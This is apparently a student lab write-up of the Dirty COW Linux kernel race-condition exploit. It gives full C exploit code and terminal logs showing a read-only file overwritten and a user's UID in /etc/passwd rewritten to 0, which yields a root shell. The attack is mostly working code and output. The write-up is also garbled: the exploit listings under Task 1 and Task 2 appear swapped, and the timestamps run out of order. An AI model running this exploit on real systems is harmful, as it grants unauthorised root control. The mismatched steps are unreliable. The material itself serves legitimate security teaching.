Dirty Cow Attack

Overview:

The Dirty COW (Copy-On-Write) vulnerability, discovered in October 2016, affects all Linux-based operating systems, including Android. It allows attackers to gain root privileges by exploiting a race condition in the Linux kernel. By leveraging this vulnerability, attackers can modify protected files that they normally have only read access to. This exploit is particularly dangerous because it affects a fundamental mechanism of memory management in Linux systems.

Goals:

- Understand how the Dirty COW attack exploits the race condition vulnerability.
- Gain hands-on experience in performing a Dirty COW attack.
- Modify files that are normally read-only by exploiting this vulnerability.

The Root Cause

- The vulnerability occurs due to a race condition in the way the Linux kernel handles `madvise()` and `write()`.

- Normally, a process cannot modify a file it has only read access to.


- But, by rapidly invoking `madvise(MADV_DONTNEED)` while writing to `/proc/self/mem`, we can trick the kernel into allowing modifications to a read-only file.

Task 1: Modify a Dummy Read-Only File

Steps:


1. Create a Dummy File

- Create a dummy file named `zzz` in the root directory and set it to read-only for normal users.



```
[03/25/2025 10:24] seed@ubuntu:~$ sudo touch zzz
[sudo] password for seed:
[03/25/2025 10:24] seed@ubuntu:~$ sudo chmod 644 zzz
[03/25/2025 10:24] seed@ubuntu:~$ sudo gedit zzz
```


- Add some content to the file, such as:



```
[03/25/2025 10:24] seed@ubuntu:~$ cat zzz
111111222222333333
```


2. Verify the File

- Confirm that the file is read-only for normal users.



```
[03/25/2025 10:24] seed@ubuntu:~$ ls -alps zzz
4 -rw-r--r-- 1 seed seed 19 Mar 25 10:24 zzz
[03/25/2025 10:25] seed@ubuntu:~$ echo 99999 > zzz
```


- Attempt to modify the file, which should fail.




```
[03/25/2025 03:29] seed@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
[03/25/2025 03:29] seed@ubuntu:~$ █
```

3. Exploit the Dirty COW Vulnerability


You will modify the file `/zzz` by exploiting the Dirty COW vulnerability. Download the `cow_attack.c` program and compile it.



```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "1001");
```




```
  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```



```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```


4. Run the Attack

- Compile and execute the program.



```
[03/25/2025 10:27] seed@ubuntu:~/Documents$ gcc cow_attack.c -lpthread
[03/25/2025 10:28] seed@ubuntu:~/Documents$ a.out
^C
```

- If successful, the file /zzz will be modified, and the string 222222 will be replaced with ******.




```
[03/25/2025 04:09] seed@ubuntu:~$ cat /zzz
111111******333333
```

Task 2: Modify the Password File to Gain Root Privileges

Steps:


1. Create a New User

- Add a new user (e.g:) to the system.



```
[03/25/2025 10:30] seed@ubuntu:~/Documents$ sudo adduser varshini
[sudo] password for seed:
adduser: The user `varshini' already exists.
```


- Confirm the user entry in `/etc/passwd`.



```
[03/25/2025 10:31] seed@ubuntu:~/Documents$ cat /etc/passwd | grep varshini
varshini:x:1001:1003:,,,:/home/varshini:/bin/bash
```

2. Backup the /etc/passwd File


- Create a backup of `/etc/passwd` before proceeding with the attack.



```
[03/25/2025 04:53] seed@ubuntu:~/Documents$ sudo cp/etc/passwd /etc/passwd.bak
```

3. Modify cow_attack.c for /etc/passwd


- Edit the `cow_attack.c` program to target `/etc/passwd`.
- Modify the UID field of `eg` from `1001` to `0` (root).




```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");


  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

- Run the attack on /etc/passwd:




```
[03/25/2025 04:11] seed@ubuntu:~/Documents$ nano cow_attack.c
[03/25/2025 04:12] seed@ubuntu:~/Documents$ gcc cow_attack.c -lpthread
[03/25/2025 04:12] seed@ubuntu:~/Documents$ a.out
```




```
[03/25/2025 04:09] seed@ubuntu:~$ cat /zzz
111111******333333
```


- Check the /etc/passwd file:
- Switch to newly created user



```
[03/25/2025 10:41] seed@ubuntu:~/Documents$ su varshini
Password:
root@ubuntu:/home/seed/Documents# id
uid=0(root) gid=1003(varshini) groups=0(root),1003(varshini)
root@ubuntu:/home/seed/Documents# 
```



```
[03/25/2025 10:39] seed@ubuntu:~/Documents$ gcc cow_attack.c -lpthread
[03/25/2025 10:40] seed@ubuntu:~/Documents$ a.out
```



```
[03/25/2025 10:32] seed@ubuntu:~/Documents$ sudo cat /etc/passwd | grep varshini
[sudo] password for seed:
varshini:x:0000:1003:,,,:/home/varshini:/bin/bash
```

Conclusion:

In this lab, we successfully exploited the Dirty COW vulnerability to modify read-only files and escalate privileges on a Linux system. By first altering a dummy file and then targeting `/etc/passwd`, we demonstrated the mechanics of this attack. This exercise emphasized the critical importance of patching security vulnerabilities and maintaining robust security measures. The lab provided hands-on experience with race condition exploits and demonstrated the real-world risks posed by kernel vulnerabilities.